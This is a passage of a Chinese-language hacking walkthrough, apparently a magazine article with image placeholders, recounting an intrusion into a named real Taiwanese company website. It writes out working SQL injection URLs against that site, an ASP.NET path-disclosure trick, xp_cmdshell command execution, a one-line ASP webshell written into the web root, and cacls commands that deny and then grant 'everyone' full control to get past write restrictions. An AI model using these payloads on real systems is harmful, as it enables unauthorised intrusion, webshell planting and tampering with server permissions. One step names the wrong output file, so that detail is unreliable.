


图 2

这下好办了，依次提交http://www.kuai-kuai.com.tw/NewsDetail.aspx?id=19' and db_name()>0 and ''='和http://www.kuai-kuai.com.tw/NewsDetail.aspx?id=19' and system_user>0 and ''='，得到了数据库名 newkuai 和当前数据库用户 sa（图3）。

关于 sa 用户，大家都相当熟悉了吧，如果它的权限是默认设置的话那可是相当高的，可以调用 SQL SERVER 里所有存储过程，其中最重要的莫过于 xp_cmdshell 了。对于这种情况最理想的办法就是利用 xp_cmdshell 添加一个管理员，然后远程登录 3389，但是现实往往是残酷的，不然小天同学也不至于连个 webshell 都拿不下了。我使用 BluePortScan 扫描了从 1 到 10000 的端口，居然什么端口都没有扫描到，十有八九是被防火墙给拦截了，没办法只好继续下去。




图 3

现在权限有了，接下来就是找到 web 路径。ASP.NET 暴网站路径比较有意思，许多没有配置好的服务器只要在 ASPX 文件前面加个“~”符号，它就会暴出找不到文件的错误，从而暴露出网站的物理路径。提交http://www.kuai-kuai.com.tw/~NewsDetail.aspx?id=19，暴出了网站的路径是C:\Inetpub\wwwroot\web\newkuai\。

二、打破权限配置

现在有了 WEB 路径，我们尝试向 WEB 目录写入文件，顺便测试一下 xp_cmdshell 有没有被删除。先查看下本机的 IP 地址，提交http://www.kuai-kuai.com.tw/NewsDetail.aspx?id=19';exec master.dbo.xp_cmdshell 'ipconfig > C:\Inetpub\wwwroot\web\newkuai\1.asp'--，然后通过访问 ip.txt 文件，就可以看到命令的执行结果了，发现 ip.txt 成功写入的同时也确定了该服务器是处于内网中的（图4）。




图 4

接着来写入一句话小马：http://www.kuai-kuai.com.tw/NewsDetail.aspx?id=19';exec master.dbo.xp_cmdshell 'echo ^<%25execute request("l")%25^> > C:\Inetpub\wwwroot\web\newkuai\1.asp'--。再从 IE 访问 1.asp，成功写入了，于是尝试提交个大马，结果提示写入文件失败，我连续换了好几个目录都同样失败了，应该是管理员限制了整个 WEB 目录的写入权限（图5）。




图 5

没有了写入权限，意味着连文件都不能上传，造成的不便可想而知。但是没关系，它的目录不让写入，那我们就自己来

创建一个拥有完全控制权的目录。先创建一个目录“hack”，然后看下它在WEB目录下的权限设置，依次提交**http://www.kuai-kuai.com.tw/NewsDetail.aspx?id=19';exec master.dbo.xp_cmdshell 'mkdir C:\Inetpub\wwwroot\web\newkuai\hack'--、http://www.kuai-kuai.com.tw/NewsDetail.aspx?id=19';exec master.dbo.xp_cmdshell 'cacls C:\Inetpub\wwwroot\web\newkuai\hack > C:\Inetpub\wwwroot\web\newkuai\1.txt'--**，可以看到hack目录默认情况下只有读取权限（图6）。




图6

接下来要用到一个NTFS下才能使用的权限配置命令CACLS，命令的基本用法如下：

```
C:\>cacls
显示或者修改文件的访问控制表（ACL）

CACLS filename [/T] [/E] [/C] [/G user:perm] [/R user [...]]
              [/P user:perm [...]] [/D user [...]]
   filename      显示ACL。
   /T            更改当前目录及其所有子目录中
                 指定文件的ACL。
   /E            编辑ACL而不替换。
   /C            在出现拒绝访问错误时继续。
   /G user:perm  赋予指定用户访问权限。
                 Perm可以是：R  读取
                             W  写入
                             C  更改（写入）
                             F  完全控制
   /R user    撤销指定用户的访问权限（仅在与/E一起使用时合法）。
   /P user:perm  替换指定用户的访问权限。
                 Perm可以是：N  无
                             R  读取
                             W  写入
                             C  更改（写入）
                             F  完全控制
   /D user       拒绝指定用户的访问。
```

网上也有很多关于使用CACLS来进行提权的办法，但是测试后发现网上所说的命令“CACLS D: /E /T /G everyone:F”并不能通用，下面是我自己对该命令用法的一些总结。

CACLS在只加参数/G后直接执行会出现一个是否执行的提示，因为我们在注入里不能键入确定，因此cacls往往没有执行。加入参数/E /G后将不会出现提示而直接执行，但是参数/E的作用是编辑ACL而不替换已赋予的用户权限，而我们本身目录里已经包含了“everyone:R”的权限设置，所以执行后仍然是“everyone:R”。

在这种情况下，我们首先要使用/D参数把要赋权的用户拒绝访问，然后再执行赋权。

依次提交**http://www.kuai-kuai.com.tw/NewsDetail.aspx?id=19';exec master.dbo.xp_cmdshell 'cacls C:\Inetpub\wwwroot\web\newkuai\hack /e /d everyone'--、http://www.kuai-kuai.com.tw/NewsDetail.aspx?id=19';exec master.dbo.xp_cmdshell 'cacls C:\Inetpub\wwwroot\web\newkuai\hack /e /g everyone:F'--**。执行后成功把完全控制权限赋予给了everyone，可以从图7里看到“hack”目录控制权限的变化，接着再使用一句话小马提交数据的时候已经可以写入了（图8）。

